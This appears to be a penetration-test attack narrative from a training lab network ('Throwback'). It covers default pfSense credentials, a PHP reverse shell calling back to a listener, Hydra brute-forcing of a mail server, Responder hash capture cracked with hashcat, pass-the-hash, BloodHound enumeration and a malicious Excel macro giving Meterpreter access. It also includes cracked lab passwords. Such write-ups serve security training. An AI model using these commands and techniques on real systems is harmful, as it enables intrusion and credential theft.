Attack Narrative:

Scope:

The scope of this assessment was limited to : `10.200.19.0/24`


Discovered Hosts:

When using nmap to discover each host, we found the following 3 hosts to be public facing:

```
10.200.19.138 - THROWBACK-FW01
10.200.19.219 - THROWBACK-PROD
10.200.19.232 - THROWBACk-MAIL
```

Default Credentials for THROWBACK-FW01:

The `10.200.19.138` which is the Firewall is running PFSense. Trying the default credentials of `admin:pfsense` gave us direct access to the pfsense configuration panel



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Status / Dashboard

Firewall Logs

Act	Time	IF	Source	Destination
✖	May 12 11:39	WAN	10.50.17.48	10.200.19.138:31038
✖	May 12 11:39	WAN	10.50.17.48	10.200.19.138:2046
✖	May 12 11:39	WAN	10.50.17.48	10.200.19.138:1271
✖	May 12 11:39	WAN	10.50.17.48	10.200.19.138:10628
✖	May 12 11:39	WAN	10.50.17.48	10.200.19.138:2013

Traffic Graphs

Services Status


	Service	Description	Action
✖	dpinger	Gateway Monitoring Daemon	
✓	ntpd	NTP clock sync	
✓	sshd	Secure Shell Daemon	
✓	syslogd	System Logger Daemon	
✓	unbound	DNS Resolver	

Interfaces

WAN	↑	manual	10.200.19.138

Reverse Shell into THROWBACK-FW01:

By enumerating the PFSense webpage, we can see that there is a diagnostics tab which has a `Command Prompt` option. Using a simple php reverse shell can give us a direct root shell without much of a hassle.



https://10.200.19.138/diag_command.php

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Diagnostics / Command Prompt

Shell Output - whoami

```
root
```

Execute Shell Command

whoami

Download File

File to download


Upload File

No file selected.

Execute PHP Commands

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.50.17.48';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```


Example: `print("Hello World!");`



```
theflash2k@ubuntu:~/Throwback/tb-fw01$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.200.19.138 62021
FreeBSD THROWBACK-FW01.THROWBACK.local 11.3-STABLE FreeBSD 11.3-STABLE #239 885b1ed26b6(factory-RELENG_2_4_5): Tue Jun
2 17:53:42 EDT 2020     root@buildbot1-nyi.netgate.com:/build/factory-crossbuild-245-amd64/obj/amd64/kkVaWThR/build/fact
ory-crossbuild-245-amd64/sources/FreeBSD-src/sys/pfSense  amd64
 1:31PM  up 44 mins, 2 users, load averages: 0.65, 0.54, 0.50
USER       TTY      FROM                                      LOGIN@  IDLE WHAT
root       u0       -                                        12:48PM    43 /bi
root       v0       -                                        12:48PM    43 /bi
uid=0(root) gid=0(wheel) groups=0(wheel)
sh: can't access tty; job control turned off
# whoami
root
# █
```


Weak Credentials:

By bruteforcing the mail server, we were able to guess the password of users:



```
theflash2k@ubuntu:~/Throwback/tb-mail$ hydra -L username_wordlist.txt -P password_wordlist.txt 10.200.19.232 http-post-form '/src/redirect.php:login_username=^USER^&secretkey=^PASS^:F=incorrect' -I
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-12 08:22:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 360 login tries (l:60/p:6), ~23 tries per task
[DATA] attacking http-post-form://10.200.19.232:80/src/redirect.php:login_username=^USER^&secretkey=^PASS^:F=incorrect
[STATUS] 77.00 tries/min, 77 tries in 00:01h, 283 to do in 00:04h, 16 active
[80][http-post-form] host: 10.200.19.232   login: PeanutbutterM   password: Summer2020
[STATUS] 61.33 tries/min, 184 tries in 00:03h, 176 to do in 00:03h, 16 active
[80][http-post-form] host: 10.200.19.232   login: DaviesJ   password: Management2018
[80][http-post-form] host: 10.200.19.232   login: GongoH   password: Summer2020
[80][http-post-form] host: 10.200.19.232   login: MurphyF   password: Summer2020
[80][http-post-form] host: 10.200.19.232   login: JeffersD   password: Summer2020
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-12 08:28:57
```

Since we were able to capture the hash of the password of `WHumphrey`. We were able to crack it using crackstation:



1c13639dba96c7b53d26f7d00956a364	NTLM	securitycenter

Bait to a simple Phishing Attack:


Since we had fallen into a sort of a pit and had nothing else to attack, we sent out a simple phishing link and one of your employees actually ran it and it resulted in giving us a shell into one of your machines: `THROWBACK-WS01`

LLMNR Poisoning:

Using `Responder` we were able to grab the hash of a user:
[SMB] NTLMv2-SSP Client : 10.200.19.219
[SMB] NTLMv2-SSP Username : THROWBACK\PetersJ

```
[SMB] NTLMv2-SSP Client   : 10.200.19.219
[SMB] NTLMv2-SSP Username : THROWBACK\PetersJ
[SMB] NTLMv2-SSP Hash     :
PetersJ::THROWBACK:dba25a701b4d9639:413A9A8598FA00E51FD66477F55B9678:0101000000
```


We used hashcat to crack this hash and it took us less than 15 minutes to crack this hash using a default `rockyou.txt` wordlist. The password for this user was `Throwback317`.



```
PETERSJ::THROWBACK:dba25a701b4d9639:413a9a8598fa00e51fd66477f55b9678:0101000000000000c0
653150de09d201f54e04cd40162c8900000000002000800530004d004200330001001e00570049004e002d005
0005200480034003900320052005100410046005600040014005300 4d00420033002e006c006f0063006100
6c000300340057004900 4e002d00500052004800340039003200520051004100460056002e0053004d00420
033002e006c006f00630061006c0005001400530 04d00420033002e006c006f00630061006c0007000800c0
653150de09d20106000400020000000800300030000000000000000000000000200000f6f2657a2fd64bf69
4f5f071c191c2c9e8f25b972feea0e623d06e66b6acc2eb0a0010000000000000000000000000000000000000
0900200063006900660073002f00310030002e00350030002e00310037002e003400380000000000000000000
0:Throwback317

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
```

Administrator on PROD:

Through normal enumeration of the machine, we found credentials in the Windows Credguard and Vault and we were able to access a shell as an administrator.
Note: Later we were able to RDP as Admin into the machine.




Administrator: cmd.exe (running as THROWBACK-PROD\admin-petersj)

```
C:\Users\admin-petersj>whoami
throwback-prod\admin-petersj

C:\Users\admin-petersj>_
```

Shell on WS-01:

The Workstation machine 01 (IP : 10.200.19.222) was a machine on the local network and was not exposed to the public, but we were able to get a shell on the machine by pivoting from PROD onto the local network of subnet : 10.200.19.0/24.




```
Microsoft Windows [Version 10.0.19041.388]
(c) 2020 Microsoft Corporation. All rights reserved.

blairej@THROWBACK-WS01 C:\Users\BlaireJ>
```

Not only one, but 2 users (BlaireJ and WHumphrey) were comprised and actually fell for Pass-The-Hash attack.


Determination of Domain Admins using Bloodhound:

Since we were able to obtain a shell onto the machine, we can simply use Sharphound on the victim and then obtain information about the internals of the domains. And we were able to do so without any problem. With some basic enumeration, we were able to find out the users that were domain admins:



Findings of another domain along with THROWBACK.local:


Using a simple query ran from bloodhound, we were able to enumerate that another domain existed along with the `Throwback.local`. The name of the other domain in `CORPORATE.local`



Select a domain...


THROWBACK.LOCAL

CORPORATE.LOCAL



Getting Admin on THROWBACK-Time using an Excel-Macro

We found out that we could upload a `.xlsm` file on the web-server (`10.200.19.176`).




Timekeep User Login

User: Enter user Password: Enter password

Note: Your password should not be the same as your Network ID


Submit □ Remember me

We didn't have any user access but when during our enumeration of the mail server, we found out that user `MurphyF` had a password reset email sent to them



```
Dear Frank Murphy,

Due to the recent firing of the Timekeep developer who had access to our
database, we have decided to issue a password reset. You can do so by
replacing your user account name and your new password in the following
URL:

http://timekeep.throwback.local/dev/passwordreset.php?user=murphyf&password=PASSWORD

Thank you,
IT Security.
```


Then after resetting the password, we found out that we can upload an excel file. We crafted a payload and then uploaded the malicious file and we were able to get `Admin` on the machine



```
meterpreter > getuid
Server username: THROWBACK-TIME\Administrator
meterpreter >
```

